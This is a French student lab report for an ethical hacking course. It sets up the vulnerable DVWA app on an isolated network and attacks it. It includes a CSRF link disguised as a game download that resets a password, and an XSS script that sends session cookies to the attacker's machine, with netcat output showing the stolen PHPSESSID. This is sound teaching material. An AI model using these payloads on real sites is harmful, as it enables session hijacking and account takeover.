



SECS1025

LABO 8 – Web application Hack – CSRF - XSS

noté sur 18 points – 10% de la note finale

À rendre pour mardi 19 novembre

Rédigé par : Mikael Lacroix

Type de cours : Piratage éthique et contre-mesures

Enseignant : Pascal Perenon

Établissement : Collège Communautaire du Nouveau-Brunswick (CCNB)

Objectif du laboratoire : tester les techniques de hacking CSRF et XSS et leurs contremesures

Pour ce laboratoire vous avez besoin d'une VM kali et d'une VM DVWA 1.3 sous un **réseau interne fermé** de VirtualBox. Les VM ne doivent pas pouvoir communiquer avec Internet ou la machine hôte (système qui exécute VirtualBox).

Exercice 1: Installation de DVWA sur Ubuntu server (2 points)

Dans cette première partie, l'objectif est d'installer la dernière version 1.3 de l'application web volontairement vulnérable DVWA sur une machine virtuelle Ubuntu server (ou autre). Cette VM , étant volontairement vulnérable, devra être connectée uniquement sur un réseau interne (donc fermé) de VirtualBox.

1. Télécharger une version de Ubuntu server (par exemple Ubuntu server mini.iso)
2. Installer cette distribution Ubuntu mini.iso sur VirtualBox sur une VM que vous nommez DVWA sur réseau NAT. Pendant la configuration, installez les applications LAMP et SSH.
3. Lorsque Ubuntu server est installé, installez :
GIT : `sudo apt install git`
DVWA : `git clone https://github.com/digininja/DVWA.git`
Déplacez DVWA sur le serveur web : `sudo mv DVWA /var/www/html/`
4. Eteignez la VM DVWA.
5. Configurez le réseau de VM DVWA sur **réseau interne** de VirtualBox.
6. Lancez la VM DVWA.
7. Sur une VM KALI en réseau interne, connectez-vous en ssh sur la VM DVWA. (`sudo -n sn 192.168.2.0/24` pour trouver l'adresse IP de la VM DVWA)
8. Sur DVWA, allez dans le dossier `/var/www/html/DVWA/config`, puis :
`cp config.inc.php.dist config.inc.php`
9. Configurez ensuite la base de données dvwa sous le service mysql. Pour cela, connectez-vous au service mysql en tant que root : `sudo mysql` 10. Puis configurez la base dvwa :


```
mysql> create database dvwa;
Query OK, 1 row affected (0.00 sec)

mysql> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.09 sec)


mysql> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)
```

11. Quittez mysql (exit) et ssh.
12. Sur Kali, ouvrez Firefox et connectez-vous sur le setup de l'application DVWA :
<http://192.168.2.x/DVWA/setup.php>
13. Créez la base de données en cliquant sur :




14. . Si la création s'est bien déroulée, vous devez voir la page d'accueil de DVWA






L'installation de DVWA est terminée !

CSRF attack (10 points : 2 points par questions)

1. Sous kali, créez une page Web contenant un exploit CSRF pour le site DVWA. Affichez ci-dessous le code de cet exploit :










```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>CSRF Labo 8</title>
6 </head>
7 <body>
8     <h2>Click to Download the Game</h2>
9     <a href="http://192.168.3.4/DVWA/vulnerabilities/csrf/?
password_new=password123&password_conf=password123&Change=Change#">Game</a>
10 </body>
11 </html>
12
```


2. Démontrez par captures écran que cet exploit permet de changer le mot de passe d'un compte sur le site DVWA 1.19 en security low.



Click to Download the Game


[Game](#)







3. Passez DVWA sécurité médium. Relancez votre exploit. Que constatez-vous ? Si l'exploit ne fonctionne pas, expliquez la raison.

Lorsque la sécurité est au niveau medium, il faut ajouter une ligne au code à la requête qui ajoute une référence. La référence doit provenir du même hôte que la requête.



4. Modifiez votre exploit pour que celui-ci passe la sécurité médium. Quelles modifications avez-vous fait ? Affichez ci-dessous les modifications avec des captures écran :






5. Citez deux contre-mesures pour contrer l'attaque CSRF :

- Ne pas utiliser la méthode GET pour changer des états comme les mots de passes, les transferts etc...
- Utiliser un pare-feu d'application

XSS attack (6 points : 2 points par questions)

1. Écrivez un script qui permet de capturer le session ID de la cible puis de l'envoyer à votre VM Kali. Vous devez insérer ce script dans la page suivante de DVWA :




Copier votre script ci-dessous et commentez-le :

```
<script>fetch('http://192.168.3.3:1234/capture.php?sessionId='+document.cookie);</script>
```

Le script envoie la capture de la session avec le cookie à l'adresse IP demandé et sur le port demandé.

2. Démontrez que votre attaque fonctionne à l'aide de captures écran qui montrent les étapes de l'attaque XSS:



```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lp 1234
GET /capture.php?sessionId=security=low;%20PHPSESSID=lrmsgj8rjpa30o2ob9st2saq2u HTTP/1.1
Host: 192.168.3.3:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.3.4/
Origin: http://192.168.3.4
Connection: keep-alive
```

3. Citez deux contre-mesures pour contrer l'attaque XSS ?

HTTPOnly à True

Nettoyer les données des formulaires

Fin de ce laboratoire